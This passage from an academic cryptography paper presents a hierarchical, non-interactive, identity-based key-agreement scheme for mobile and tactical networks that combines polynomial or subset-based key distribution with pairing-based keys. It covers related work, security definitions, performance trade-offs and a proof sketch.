Benefits of our identity-based solutions. As we pointed out earlier, non-interactive key agreement can be achieved without resorting to the bilinear maps used in [14] by using traditional static Diffie-Hellman exchange. This, however, requires each party to have the peer's public key before they can compute a shared key. Depending on the setting, this may necessitate of a centralized certification authority or, in hierarchical settings as ours, it requires the ability of nodes to cross-certify each other or verify a certificate chain. Moreover, most systems will require some form of large-scale coordination and communication (possibly on-line) to propagate certificate revocation information. Identity-based schemes significantly simplify deployment by eliminating the certification issues. All a party needs to know in order to generate a shared key is its own secrets and the identity of the peer (clearly, the need to know the peer's identity exists in any scheme including a certificate-based one where certificates bind identities to public keys). In particular, in identity-based systems, identities may have a semantic meaning that identifies their function and attributes without need for further certification. For example, in a vehicular system a service point in the road may be identified by the location of that point (e.g., "traffic monitor at coordinate points x and y"), or in a military application the identity could be "commander of xyz unit", etc. A device that needs to communicate securely with such points only needs to know their "functional identities". In addition, functional identities can include other attributes such as a date of validity; the latter makes keys short-lived and hence less dependent on revocation. When, for instance, party P's identity includes a time period, P will need to obtain a new secret key from its parent when the period expires; this however does not require coordination or information exchange with any other node[2].

[2] As an example, when our scheme is instantiated with multivariate polynomials, each leaf could get from its parent, once every period, a secret derived by evaluating a polynomial on a point of the form $Hash(\text{LeafId}||date)$.

Simulative Validation. For MANETs, particularly tactical networks, performance is a prime concern. However, key factors contributing to the communication complexity of a protocol are difficult to capture analytically. We have therefore implemented the distribution scheme and simulated its performance in a platoon-level operation in an urban area to adequately represent the impact of limited and fluctuating connectivity on key distribution performance. It should be noted, however, that the performance estimates given in Section 4 are only a qualitative guide to performance on typical MANET devices.

Related Work. In the context of non-interactive identity-based key agreement, we already mentioned the works of Sakai et al. [14], Blundo et al. [2], and Eschenauer and Gligor [7] (and its extension by Ramkumar et al. [13]), which play a central role in our construction.

There were also a few prior attempts to improve the resilience of the scheme of Blundo et al. Hanaoka et al. [9] show that in a sparse system (where most pairs of nodes never need to communicate) the threshold can be increased by a significant factor (possibly up to 16 fold) without adversely effecting the performance. That solution is applicable in relatively static networks where one can partition the nodes into disjoint sets and have no inter-set communication, but it is not applicable in settings where every pair of nodes may potentially need to communicate.

Another technique for improving the resilience of the Blundo et al. scheme was proposed by Zhang et al. [19], using random perturbations in order to randomize the polynomials used in Blundo et al. However, a practical instantiation of the parameters for the protocol enables the parties to agree on a small number of bits (say 12) in each execution of the protocol. Thus, in order to generate enough secret keying material about ten independent executions of the protocol need to be carried out. Furthermore, this scheme does not provide the hierarchical capabilities.

Matt [12] described some trade-offs between resilience and performance, and even proposed a combination of the schemes of Blundo et al. and Sakai et al. However, his scheme requires that each node *communicates directly with the central authority*, and hence it is not a hierarchical scheme.

Following the identity-based encryption scheme of Boneh and Franklin [3], Horwitz and Lynn [10] initiated a study of hierarchical identity-based encryption. Interestingly, their scheme combines a pairing-based scheme and a polynomial-based one as we do. However, they only use two levels where the pairing-based scheme is placed at the top level and the polynomial-based scheme at the second level. In this work we reverse the order, using the polynomial-scheme for all the top levels and the pairing-based scheme only for the leaves to obtain a solution that supports non-interactive key agreement (encryption functionality as in [10] can support key agreement but requires interaction).

Open question. It would be interesting to have a hierarchical *non-interactive* key agreement scheme where resilience is achieved not only against any number of corruptions in the leaves (as we do) but also against any number of corruptions in the higher levels of the hierarchy. Note that this can be achieved with our solution by setting the threshold in upper levels of the hierarchy to the number of children in each level. The drawback of this solution is that it becomes impractical with large thresholds (see above). Also, such a scheme loses one of the important benefits of our scheme, namely, the possibility of adding new nodes to the hierarchy without influencing or changing the information held by other nodes. One hopes that a better solution could be achieved by developing a full hierarchical scheme solely based on pairing cryptography similar to known schemes for hierarchical identity-based encryption. The search for such a solution is one of the more interesting problems left open by our work.

Alternatives to Non-Interactive Key Agreement. One can argue that using non-interactive key agreement does not really eliminate interaction since the shared key must be used for communication at some point (or else why compute it at all). According to this view, the effect of non-interactive key agreement can also be obtained with encryption and signatures: Simply have the initiator of the communication send an encrypted (under the recipient's public key) and signed secret key along with the first communication flow, and thereafter the nodes can use that key to secure further communication.

We point out, however, that using non-interactive key agreement offers some important advantages, most significantly the saving of bandwidth (and energy). Indeed, using encryption and signatures as above entails additional communication of at least a few dozen (or a few hundred) bytes with the first communication flow. In environments where bandwidth and energy are very limited, this additional overhead may be significant. In tactical networks another benefit of our non-interactive solution is reducing the detectability (e.g., via RF emissions) of mobile nodes.

In addition, one can envision applications where the shared key is used for purposes other than just securing a traditional communication channel between the two peers. For example, consider using the shared key to establish a steganographic channel between the peers, trying to hide not only the content of communication but also its very presence. In this case, one cannot simply use encryption, since that first encrypted message would be detected. Having a shared key already in place allows the peers to establish a steganographic channel between them.

Another case where non-interactive key agreement is needed, is when the shared key provides a shared randomness between the peers, even though the two end points are never meant to interact directly with each other. For illustration, consider two nodes A and B that need to perform some measurement and report it to node C. Node C needs to compute the average of the two values, but we want to hide from it the actual measurements. One way to achieve this is for A and B to "blind" their measurement by adding/subtracting a blinding factor that is derived from their shared secret key. Since they both use the same number then C can still compute the average. But since C does not know the blinding factor then it cannot recover the original measurements.

2 Preliminaries

Our key-agreement schemes (KAS) are built by combining the identity-based key agreement protocol of Sakai et al. [14] with hierarchical schemes that use linear operations, such as the polynomial-based key distribution system of Blundo et al. [2] or the random-subset-based scheme. Below we present some background material and recall these schemes.

2.1 Bilinear Maps and the BDDH Assumption

Let G_1 and G_2 be two cyclic groups of order q for some large prime q. Let e be a mapping $e : G_1 \times G_1 \rightarrow G_2$. The mapping e is:

1. Bilinear if $e(P^a, Q^b) = e(P, Q)^{ab}$ for any $P, Q \in G_1$, $a, b \in Z_q$.
2. Non-degenerate if e does not send all pairs to the identity in G_2.
3. Computable if there is an efficient algorithm to compute $e(P, Q)$ for all $P, Q \in G_1$.

Bilinear mappings that can be computed efficiently are known based on Weil and Tate pairings in Abelian varieties.

Bilinear Decisional Diffie-Hellman Problem (BDDH)
The central hardness assumption on which we base our schemes is the following BDDH assumption introduced by Boneh and Franklin [3]. Let G_1, G_2 and e be as above. Given a random $P \in G_1$, $P^a, P^b, P^c \in G_1$ for random $a, b, c \in Z_q$, and given $h \in G_2$, it is hard to distinguish the case where $h = e(P, P)^{abc}$ from the case where $h = e(P, P)^r$ for a random and independent $r \in Z_q$. Formally, an algorithm $\mathcal{A}$ has advantage ϵ in solving the BDDH in $\langle G_1, G_2, e\rangle$ if

$$Pr[\mathcal{A}(P, P^a, P^b, P^c, e(P, P)^{abc}) = 1] - Pr[\mathcal{A}(P, P^a, P^b, P^c, e(P, P)^r) = 1] \geq \epsilon$$

where the probability is over the random choice of $P \in G_1$, $a, b, c, r \in Z_q$, and the internal randomness of $\mathcal{A}$. The BDDH assumption (with respect to $\langle G_1, G_2, e\rangle$) states that feasible adversaries can have only an insignificant advantage.[3]

2.2 Non-interactive Identity Based Key Agreement

Sakai et al. [14] propose the following non-interactive (but not hierarchical) key-agreement scheme. The central authority sets up the parameters for an identity based public key system, by fixing two cyclic groups G_1, G_2 and the bilinear map $e : G_1 \times G_1 \rightarrow G_2$. Furthermore, it chooses a cryptographic hash function $H : \{0, 1\}^* \rightarrow G_1$. It then chooses a secret key $s \in Z_q$ and provides a node with identity ID with the secret key $S_{ID} = H(ID)^s \in G_1$.

[3] In this extended abstract we forgo the asymptotic notations that are needed to make this formal. Instead we take the "concrete security" approach, directly relating the advantage of an adversary against our scheme to the advantage in solving BDDH over the relevant group.

The shared key between two nodes with identities ID_1 and ID_2 is $K = e(H(ID_1), H(ID_2))^s \in G_2$, which party ID_1 computes as $K = e(S_{ID_1}, H(ID_2))$ and ID_2 computes as $K = e(H(ID_1), S_{ID_2})$.

The security of this scheme can be reduced to the BDDH assumption in the random-oracle model, as was shown in [6].

2.3 Polynomial Based KAS

Our generic key-agreement scheme (KAS) presented in Section 3 can be instantiated using different hierarchical systems. Here and in the next subsection we describe two instantiations of such hierarchical systems. The first is based on multivariate polynomials and follows Blundo et al. [2] (we will refer to it as Blundo's scheme). Let L be the depth of the hierarchy, i.e., the nodes are arranged in a tree with L levels. Each node's identity corresponds to the path from the root to the node (thus a node at level i will have as identity a vector with i components $\langle I_1, \ldots, I_i \rangle$ where each I_j is an integer).

For desired threshold parameters $\{t_i : i \leq L\}$, the root authority chooses a random polynomial (over Z_q for a large enough prime q) $F(x_1, y_1, \cdots, x_L, y_L)$, where the degree of x_i, y_i is t_i. F is chosen such that $F(x_1, y_1, \cdots, x_L, y_L) \equiv F(y_1, x_1, \cdots, y_L, x_L)$, i.e. F is symmetric between the x'es and y's. One way to choose such polynomial is to choose a random polynomial f on the same variables, and then set $F(x_1, y_1, \cdots, x_L, y_L) = f(x_1, y_1, \cdots, x_L, y_L) + f(y_1, x_1, \cdots, y_L, x_L)$. We note that the size of the description of F (number of coefficients) is $\prod_{i=1}^{L} \frac{(t_i+1)(t_i+2)}{2}$ (the half is due to the symmetry of the polynomial), so this scheme can only be used with moderate thresholds t_i and small values of L.

The master secret key of the system is the polynomial F itself. The secret key of node with identity I in the first level of the hierarchy is the polynomial $F_I = F(I, y_1, x_2, y_2, \cdots)$ that has $2L - 1$ variables. Similarly, the secret key of a node at level i with identity $\boldsymbol{I} = \langle I_1, \ldots, I_i \rangle$ is the polynomial $F_{\boldsymbol{I}} = F(I_1, y_1, \cdots, I_i, y_i, x_{i+1}, y_{i+1}, \ldots)$ that has $2L - i$ variables, and the secret key of the leaf with identity $\langle I_1, \ldots, I_L \rangle$ is the polynomial in L variables $F(I_1, y_1, \cdots, I_L, y_L)$.

The shared key between the two leaf nodes $\langle I_1, \ldots, I_L \rangle$ and $\langle J_1, \ldots, J_L \rangle$ is the value of the polynomial $F(I_1, J_1, \ldots, I_L, J_L) = F(J_1, I_1, \ldots, J_L, I_L)$, that each node can compute by evaluating its secret polynomial on the points that correspond to its peer's identity.

Blundo's scheme provides information theoretic security for uncompromised nodes in the following important way. We call a node *compromised* if the attacker has learned *all* of the node's secrets (i.e., all the coefficients of the polynomial the node holds, and hence all of its descendants' shared keys), otherwise we call it *uncompromised*. Blundo's scheme guarantees that the key shared between any two uncompromised nodes is information theoretically secure, namely, all values of the key are equally possibly given the attacker's view.

Note that a node N in the hierarchy can be compromised (i.e., all its secrets learned) by directly breaking into N and finding its secrets or by breaking into other nodes from which the information in N can be reconstructed. For example, one can learn all of N's secrets by breaking into an ancestor of N or by breaking into $t+1$ of its children (where t is the node's threshold). Here, the word "secrets" can refer to the coefficients of the polynomial held by a node N or, equivalently, to the set of pairwise shared-keys known to N and its descendants (i.e., the set of keys shared by these nodes with every other node in the hierarchy). In general, since pairwise keys are derived by evaluating a polynomial, the knowledge of a set of secrets (coefficients and/or pairwise keys) can allow an attacker to derive the value of additional secrets. Given a set of secrets S, we say that a key K (e.g., between parties I and J) is *independent from* S if no attacker (even if computationally unbounded) can learn anything about K from the set S; we say that a set of keys S is independent if each key in it is independent of the other keys in the set. It can be shown that in a Blundo's hierarchy with $L+1$ levels (with the root being at level 0 and the leaves at level L) and threshold t_i at level i, an attacker that wants to learn all the secrets of a node N in level ℓ must learn (at least) a set of T independent keys where $T = \prod_{i=\ell+1}^{L} \frac{(t_i+1)(t_i+2)}{2} \prod_{i=1}^{\ell}(t_i+1)$. In particular, the attacker must learn *at least* this many number of keys (or coefficients) in the system before it can learn all of N's secrets.[4]

2.4 Subset Based KAS

A different instantiation of our KAS uses subset-based key pre-distribution schemes, which were first studied by Eschenauer and Gligor [7]. Roughly, in this protocol the root authority chooses a large number of secret keys for its key-ring, the key-ring of every node contains a random subset of these keys, and the shared key for two nodes is computed from the intersection of the keys in their respective key-rings.

Extending it to a hierarchical ID-based scheme is fairly straightforward: a parent node in the tree gives to each child a random subset of its key-ring, and that subset is computed deterministically from the child's name (using a cryptographic hash function). Such a hierarchical scheme was described by Ramkumar et al. [13].

In a few more details, the scheme would work as follows:

- The parameters of the system are the number of keys at the root (denoted N), and for each level i in the tree a probability $p_i \in (0,1)$ that says what fraction of the key-ring of the parent is forwarded to the children.
- The root node chooses N secret keys at random for its key-ring. For our purposes, we think of these keys as integers modulo a fixed large prime number q.
- Let $n = \langle I_1, \ldots, I_i \rangle$ be an internal node at level i with key ring $R_n = \{K_1, K_2, \ldots\}$, and let $c = \langle I_1, \ldots, I_i, I_{i+1} \rangle$ be a child of n in the tree. The node n uses a cryptographic hash function to derive a sequence of numbers from the child's name j, say by computing: $r_j \leftarrow H(c, j)$, where r_j's are numbers between 0 and 1. The child c gets all the keys $K_j \in R_n$ for which $r_j < p_i$. Namely, its key-ring is $R_c = \{K_j \in R_c \ : \ r_j < p_i\}$.

[4] When all t_i's are equal to the same number t we have $T = (\frac{(t+1)(t+2)}{2})^{L-\ell}(t+1)^{\ell}$.

- For two leaf nodes $\langle I_1, \dots, I_L\rangle$ and $\langle J_1, \dots, J_L\rangle$ the nodes repeat the hash calculations from above to determine the intersection of their key rings, and the shared key is computed (say) as the sum modulo q of all the keys in the intersection.

It is not hard to show that in order to withstand up to t_i compromised nodes at level i, the optimal setting for the parameter p_i is $p_i = 1/(t_i{+}1)$. And given all the t_i's and p_i's, the parameter N should be set large enough to ensure the required level of security. Specifically, to ensure that an attacker that compromises up to t_i nodes in each level i will not have more than e^{-m} probability of learning the shared key between two specific uncompromised nodes, the parameter N should be set to $N = \lceil m/\prod_i p_i^2(1-p_i)^{t_i} \rceil \approx me^L \cdot \prod_i t_i(t_i+1)$. To ensure that the attacker will have probability at most e^{-m} to learn the key of *any* pair of uncompromised nodes, we need to add to the number N above $2\log M$ where M is the number of nodes in the system.

3 Our Fully Leaf-Resilient KAS

Our goal is to provide a hierarchical identity-based key agreement scheme that is secure against compromise of any number of nodes at the lowest level of the hierarchy. Namely, we consider a key-agreement scheme (KAS) in the form of a tree-like hierarchy of authorities that issue keys to nodes lower in the hierarchy, where any two leaf nodes can compute *without interaction* a shared key unique to these two leaves. (That is, each leaf computes the shared key from its own secret key, its peer's identity, and potentially some other public information).

We want this hierarchy to be secure in the sense that an attacker that compromises some of the nodes in the hierarchy cannot learn the keys shared by leaves that are not in the subtree of a compromised nodes. Typically, the above guarantee of security will only hold as long as the attacker does not compromise too many nodes, and we will extend this guarantee even in the face of unlimited number of compromised leaves.

Technically, our scheme is a combination of *linear* hierarchical schemes (of which the schemes from Sections 2.3 and 2.4 are special cases) with the identity-based scheme of Sakai et al. that was described in Section 2.2. In the rest of this section we formalize the linear requirement from the underlying hierarchical KAS and then present our hybrid scheme.

Definition 1 (Linear Hierarchical KAS). *A hierarchical key-agreement scheme is called* linear *if it satisfies the following properties with respect to some linear space V and an integer parameter N: (i) The root authority selects N random elements from V to be used as the* master secret keys. *(ii) The secret key of each node in the hierarchy consists of a set of values $v_1, v_2, \ldots \in V$, each of which is a* linear combination *(over V) of the master secret keys. (iii) The shared key between every two nodes is an element of V which is also a linear combination over V of the master secret keys. (iv) The number of values v_i in each node and the coefficients in the linear combinations that determine these* *values are derived* deterministically *from public information such as the position of a node in the hierarchy and its identity.*

We note that in typical hierarchical schemes, an internal node will provide its children with values that are linear combination of its own values (which thus must be linear combinations of the master secret keys). This is indeed the case for the two schemes from Sections 2.3 and 2.4.

3.1 A Leaf-Resilient Hybrid Hierarchical KAS

We now show how to combine a linear hierarchical KAS $\mathcal{H}$ with the bilinear identity-based scheme of [14] (Section 2.2), resulting in a hybrid scheme, $\mathcal{H}'$, that is as resilient to attack on the *internal* nodes as $\mathcal{H}$ is, but which is *fully resilient* against leaf compromise. Roughly, a leaf node with identity ID can compute the shared key "in the exponent", thereby obtaining the secret $H(ID)^s$ as needed for the scheme of Sakai et al.

In more details, let $\mathcal{H}$ be an L-level linear hierarchical KAS, and we construct an $L+1$-level hybrid KAS $\mathcal{H}'$ as follows:

- The root authority of $\mathcal{H}'$ sets up and publishes the parameters for an identity based public key system, by fixing two cyclic groups G_1, G_2 of order q and the bilinear map $e : G_1 \times G_1 \to G_2$, as well as a hash function $H : \{0,1\}^* \to G_1$. In addition, the root authority carries the same actions as the root authority of $\mathcal{H}$, where the linear space over which $\mathcal{H}$ is defined is set to Z_q.
- For any internal node other than the root, a leaf or a parent of a leaf, all actions are identical to the scheme $\mathcal{H}$.
- A node F that is a parent of a leaf has secret values $v_1, \ldots, v_n \in Z_q$ as in $\mathcal{H}$. For each child leaf ℓ with identity ID_ℓ,[5] the values that F provides to ℓ are the elements $H(ID_\ell))^{v_i} \in G_1$, $i = 1, \ldots, n$.
- The shared key between leaf nodes ℓ, ℓ' with identities ID, ID' whose parents are F, F', respectively, is computed as follows:
  Let $v_1, \ldots, v_n$ be the secret key of F, and let $\alpha_1, \ldots, \alpha_n$ be the coefficients of the linear combination that F would have used in $\mathcal{H}$ to compute a shared key with F'. (In other words, F would have computed the shared key with F' in $\mathcal{H}$ as $s = \sum_i \alpha_i v_i \pmod q$.) Recall that the secret key of ℓ are the group elements $V_1 = H(ID)^{v_1}, \ldots, V_n = H(ID)^{v_n} \in G_1$, and that the coefficients α_i can be computed from publicly available information. The leaf ℓ computes

  $$U_1 \leftarrow \prod_i V_i^{\alpha_i} \quad \left(= H(ID)^{\sum_i \alpha_i v_i} = H(ID)^s\right)$$

  and $U_2 \leftarrow H(ID')$, and sets the shared key to $K \leftarrow e(U_1, U_2) = e(H(ID), H(ID'))^s$. Similarly the leaf ℓ' with secret key $V'_1, \ldots, V'_{n'}$ determines the coefficients $\beta_1, \ldots, \beta_{n'}$ that F' would have used in $\mathcal{H}$, then computes $U'_1 \leftarrow H(ID)$ and $U'_2 \leftarrow \prod_i (V'_i)^{\beta_i}$ and sets $K \leftarrow e(U'_1, U'_2) = e(H(ID), H(ID'))^s$.

[5] We assume that the identity includes the entire path from the root of the hierarchy to the leaf, so no two leaves have the same identity.

(For example, when applying this hybrid to the subset scheme from 2.4, the two leaves will determine the set of indexes I for which they both received keys, and then the leaf ℓ will compute $U_1 \leftarrow \prod_{i \in I} V_i$ and the leaf ℓ' will compute $U_2' \leftarrow \prod_{i \in I} V_i'$.)

Security. A rigorous analysis and proof of the above generic hybrid scheme is presented in Section 5. We first discuss practical implementation issues.

4 Implementation

There are many trade-offs that one can make when choosing a key-agreement scheme for a particular application. Below we describe some of these trade-offs:

4.1 Setting the Thresholds

The complexity of the schemes that we present here depends on the product $\prod_i t_i$, so to get a realistic scheme one must choose the t_i's as small as the security considerations allow. As was explained in the introduction, if the hierarchy is expected to only have a very small branching factor (except for the leafs) then one can set the t_i's to that expected branching factor. Otherwise, it sometimes makes sense to assume that higher-level nodes are better protected than lower-level nodes, and thus the thresholds t_i should increase as we go down the tree.

Below we demonstrate the complexity that we get for two settings, both of which correspond to a hierarchy that has two levels of intermediate nodes (i.e., the leaves are three levels below the root). The first setting is applicable to a very small tree, where we set $t_1 = t_2 = 3$. The second setting is applicable to large tree, where we use $t_1 = 7$ and $t_2 = 31$. The resulting key-sizes and number of operations to compute the shared key are summarized in Table 1.

4.2 Polynomials vs. Subsets

The two underlying hierarchical schemes from Sections 2.3 and 2.4 offer quite different characteristics. The main advantage of the polynomial scheme is that

Table 1. Performance characteristics of hierarchical schemes: Subset numbers are with respect to security level $e^{-20} \approx 2 \times 10^{-9}$. (Add's and mult's stand for 'additions' and 'multiplications', resp.).

Scheme:	*Polynomial scheme*		*Subset scheme*	
Thresholds:	$t_1 = t_2 = 3$	$t_1 = 7, t_2 = 31$	$t_1 = t_2 = 3$	$t_1 = 7, t_2 = 31$
Key-size (# of group elements)	Root: 100 Leaves: 16	Root: 19008 Leaves: 256	Root: 28768 Leaves: 1800	Root: 8930800 Leaves: 35000
Shared key Computation	1 pairing 16 EC mult's	1 pairing 256 EC mult's	1 pairing 450 EC add's 1800 hashing	1 pairing 1100 EC add's 35000 hashing

the secret keys are considerably smaller: for the same setting of the thresholds, the polynomial scheme has the leafs holding keys of size $\prod_i (t_i + 1)$ group elements, and the root holding a key of size $\prod_i \frac{(t_i+1)(t_i+2)}{2}$ (see Section 2.3). In the subset scheme, on the other hand, the size of the keys at the root is larger by roughly a factor of $m(2e)^L$ for security level of e^{-m} (in the leaves the factor is me^L). In our examples with $L = 2$, and assuming $m = 20$ (which seems a reasonable value), this means that the keys in the subset scheme are larger by about two orders of magnitude.

On the other hand, computing the shared key between two leaves may be faster using the subset construction. This is because in the polynomial scheme the leaves have to do one elliptic-curve multiplication for every group element in their key, whereas in the subset scheme they only need to do an elliptic-curve addition for every element in the intersection of the two sets (which is a small fraction of the entire key of each of them).

Another difference is the security behavior: the polynomial scheme ensures security as long as the adversary does not exceed the threshold of nodes compromised, but can break completely once the threshold is exceeded. The subset construction, on the other hand, provides a gradual degradation of security, with the probability of a break monotonically increasing as the adversary compromises more nodes.

Finally, we comment that one can also use hybrids between the two schemes, such as using the subset construction on one level and the polynomial construction on the other. Such hybrids are discussed in the works of Du et al. [5] and Liu and Ning [11].

4.3 Other Implementation Results

For lack of space we refer to the full version in [8] for a complete description of our implementation results including details on how to choose the elliptic curves, timing and memory requirements yielded by our experiments and the results of a simulation in a specific MANET based on realistic military scenarios.

5 Security

The main result of this paper is to show that combining any secure linear scheme with the Sakai et al. scheme as above, yields a secure scheme that is resilient to compromise of arbitrarily many leaf nodes. We start by recalling the security model for a hierarchical KAS.

5.1 Security Model for Hierarchical KAS

Setup. The KAS root chooses and publishes a set of public parameters for the scheme. (These may include information about the maximal depth of the hierarchy, number of nodes, security parameters, cryptographic functions, domain of keys, etc.). It also chooses at random the master secret keys and keeps them secret.

Attacker. The attacker is given all public parameters of the system. It may then perform two type of actions:

- *Compromise:* The attacker names a node and obtains all the secret values held by the node.
- *Test query:* The attacker names two leaves and obtains a value z chosen as follows: A bit σ is chosen at random in $\{0, 1\}$. If $\sigma = 1$ then the attacker gets the secret key shared between the two leaves, and if $\sigma = 0$ it gets a key chosen at random from the set of all possible shared keys.
  We refer to the two leaves specified in the Test query as the *target leaves*, and the value returned to the attacker is the *target key*.

The attacker ends its run by outputting a bit σ' (which represents its guess of the bit σ, i.e., whether the seen test key is real or random).

Informally, Definition 2 below states that the attacker is deemed successful if the guess is correct, i.e., $\sigma = \sigma'$, and the scheme is deemed secure if no attacker can succeed with probability much better than 1/2.

In some KAS schemes, including the ones presented here, a hash function is used by the scheme which is modeled as a "random oracle" in the security analysis. In this case, the attacker will issue an additional form of query, namely, a *random-oracle query* on a given value for which it receives the result of applying the random oracle on that value.

Attacker's Compliance. A security model for a KAS sets some restrictions on the attacker's queries. For example, how many nodes it can compromise and in what order. Typically, the restrictions will include a bound on the number of compromised nodes in each level. It is also common to restrict the adaptiveness of the queries. This may range from a fully non-adaptive strategy where the attacker makes all its choices at the start of its run, to a fully-adaptive case where each query can be decided by the attacker after seeing the responses to previous queries.

Two restrictions that appear in every model are that (i) only one test query is allowed to the attacker and (ii) neither of the leaves named in the test query or any of their ancestors can be compromised. We will refer to an attacker that follows the model's restrictions as a compliant attacker. When talking about an attack model for a specific KAS model $\mathcal{M}$, we will refer to the attacker as $\mathcal{M}$-compliant.

Definition 2 (KAS-security). *A hierarchical KAS is called secure for model $\mathcal{M}$ if the KAS-advantage of any $\mathcal{M}$-compliant attacker $\mathcal{A}$ is negligible, where KAS-advantage is defined as:*

$$\left|\ \Pr[\mathcal{A} \textit{ outputs 1} \mid \sigma = 1] - \Pr[\mathcal{A} \textit{ outputs 1} \mid \sigma = 0]\ \right|$$

where the probability is over the randomness of the scheme as well as the internal randomness of $\mathcal{A}$.

Definition 3 (Ordered attacker). *We say that an attacker against a hierarchical KAS is* ordered *if it uses all the Compromise queries for internal nodes before any leaf Compromise. (Note that this constitutes a limitation on the* adaptiveness *of the attacker.)*

5.2 Security of the Hybrid Scheme

In this security model we can prove that the hybrid scheme $\mathcal{H}'$ is as resilient to internal-node compromise as the original scheme $\mathcal{H}$, and in addition $\mathcal{H}'$ is resilient to compromise of any number of leaf nodes. Note that the attacker model for the hybrid scheme is the same as for any hierarchical KAS except that now we have another level in the hierarchy, and we do not restrict the number of compromised nodes in this level (as long as the attacker does not compromise the test leaves). Below we denote by $\mathcal{M}$ the KAS model for the original scheme $\mathcal{H}$, and by $\mathcal{M}'$ the KAS model for $\mathcal{H}'$.

Theorem 1. *Let G_1, G_2, e be two groups of order q and a bilinear mapping that together satisfy the BDDH assumption; Let $\mathcal{H}$ be a linear hierarchical KAS over $GF(q)$ that is secure for model $\mathcal{M}$; and let the hash function H used in the bilinear scheme be modeled as a random oracle. Then, the resultant hybrid scheme $\mathcal{H}'$ is secure against any $\mathcal{M}'$-compliant and ordered attacker.*

The complete proof of this Theorem appears in the full version of this paper [8]. Here we briefly sketch an intuition of the proof.

We show a reduction from the security of our hybrid scheme $\mathcal{H}'$ to the BDDH assumption. Specifically, given any $\mathcal{M}'$-compliant and ordered attacker $\mathcal{A}'$ that breaks the scheme $\mathcal{H}'$ with some advantage, we build an attacker $\mathcal{B}$ that breaks the BDDH assumption with essentially the same advantage. (Hence if the BDDH assumption holds then $\mathcal{A}'$ advantage must be negligible.)

We refer to $\mathcal{B}$ as "the simulator" (since it will try to simulate for $\mathcal{A}'$ a run of the system). $\mathcal{B}$ is initialized with the BDDH parameters $\langle G_1, G_2, e\rangle$ and the points $(P, P_a = P^a, P_b = P^b, P_c = P^c, g)$ and it needs to decide if $g = e(P,P)^{abc}$ or $g = e(P,P)^r$. The idea of the proof is that $\mathcal{B}$ will embed its BDDH input into the test query issued by $\mathcal{A}'$ such that a successful distinction by $\mathcal{A}'$ between a real or random key in $\mathcal{H}'$ implies an equally successful guess of the real/random instance in the BDDH input.

6 Conclusions

In this paper we have proposed, and analyzed in detail, a hierarchical, non-interactive key agreement protocol which is particularly suitable for use in mobile and tactical networks, with an emphasis on being resilient to compromises of arbitrary numbers of leaf nodes (which are considered the most vulnerable). While the schemes are limited in their efficiency as the thresholds grow, this is not an impediment for networks with the number of nodes and limited hierarchies typically found, for example, in tactical networks. The proposed schemes are intended to minimize the communication complexity both in terms of the number of bits transmitted and the number of protocol runs; the use of identity-based schemes provides an implicit benefit since no directory look-up protocols or related services are required. This benefits both the energy efficiency and also the undetectability (based on RF emissions) of mobile nodes.

References

1. Blom, R.: An Optimal Class of Symmetric Key Generation Systems. In: Beth, T., Cot, N., Ingemarsson, I. (eds.) EUROCRYPT 1984. LNCS, vol. 209, pp. 335–338. Springer, Heidelberg (1985)
2. Blundo, C., De Santis, A., Herzberg, A., Kutten, S., Vaccaro, U., Yung, M.: Perfectly Secure Key Distribution for Dynamic Conferences. Information and Computation 146(1), 1–23 (1998)
3. Boneh, D., Franklin, M.: Identity-Based Encryption from the Weil Pairing. SIAM. J. Computing 32(3), 586–615 (2003)
4. Diffie, W., Hellman, M.E.: New Directions in Cryptography. IEEE Transactions on Information Theory 22(6), 644–654 (1976)
5. Du, W., Deng, J., Han, Y.S., Varshney, P.K., Katz, J., Khalili, A.: A Pairwise Key Pre-Distribution Scheme for Wireless Sensor Networks. ACM Transactions on Information and System Security 8(2), 228–258 (2005)
6. Dupont, R., Enge, A.: Practical Non-Interactive Key Distribution Based on Pairings (2002), http://eprint.iacr.org/2002/136
7. Eschenauer, L., Gligor, V.D.: A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM conference on Computer and communications security, ACM-CCS 2002, pp. 41–47. ACM, New York (2002)
8. Gennaro, R., Halevi, S., Krawczyk, H., Rabin, T., Reidt, S., Wolthusen, S.D.: Strongly-Resilient and Non-Interactive Hierarchical Key-Agreement in MANETs, http://eprint.iacr.org/2008/308
9. Hanaoka, G., Nishioka, T., Zheng, Y., Imai, H.: A Hierarchical Non-interactive Key-Sharing Scheme with Low Memory Size and High Resistance against Collusion Attacks. Comput. J. 45(3), 293–303 (2002)
10. Horwitz, J., Lynn, B.: Towards Hierarchical Identity-Based Encryption. In: Knudsen, L.R. (ed.) EUROCRYPT 2002. LNCS, vol. 2332, pp. 466–481. Springer, Heidelberg (2002)
11. Liu, D., Ning, P.: Establishing pairwise keys in distributed sensor networks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security, ACM-CCS 2003, pp. 52–61. ACM, New York (2003)
12. Matt, B.: Toward Hierarachical Identity-Based Cryptography for Tactical Networks. In: Military Communications Conference, MILCOM 2004, pp. 727–735. IEEE, Los Alamitos (2004)
13. Ramkumar, M., Memon, N., Simha, R.: A hierarchical key pre-distribution scheme. In: Electro/Information Technolgy Conference, EIT 2005. IEEE, Los Alamitos (2005)
14. Sakai, R., Ohgishi, K., Kasahara, M.: Cryptosystems Based on Pairings. In: Proceedings of SCIS 2000 (2000)
15. Page, D., Smart, N.P., Vercauteren, F.: A comparison of MNT curves and supersingular curves. Appl. Algebra Eng., Commun. Comput. 17(5), 379–392 (2006)

16. Balfe, S., Boklan, K.D., Klagsbrun, Z., Paterson, K.G.: Key Refreshing in Identity-based Cryptography and its Applications in MANETS. In: Milcom (2007)
17. NS-2: Open Source Network Simulator, http://www.isi.edu/nsnam/ns/
18. Reidt, S., Ebinger, P., Wolthusen, S.D.: Resource-Constrained Signal Propagation Modeling for Tactical Networks (manuscript, 2006)
19. A Compromise-Resilient Scheme for Pairwise Key Establishment in Dynamic Sensor Networks. In: Zhang, W., Tran, M., Zhu, S., Cao, G. (eds.) MobiHoc (2007)

Efficient Handling of Adversary Attacks in Aggregation Applications

Gelareh Taban[1] and Virgil D. Gligor[2,*]

[1] ECE, University of Maryland, College Park
gelareh@umd.edu
[2] ECE and CyLab, Carnegie Mellon University
gligor@cmu.edu

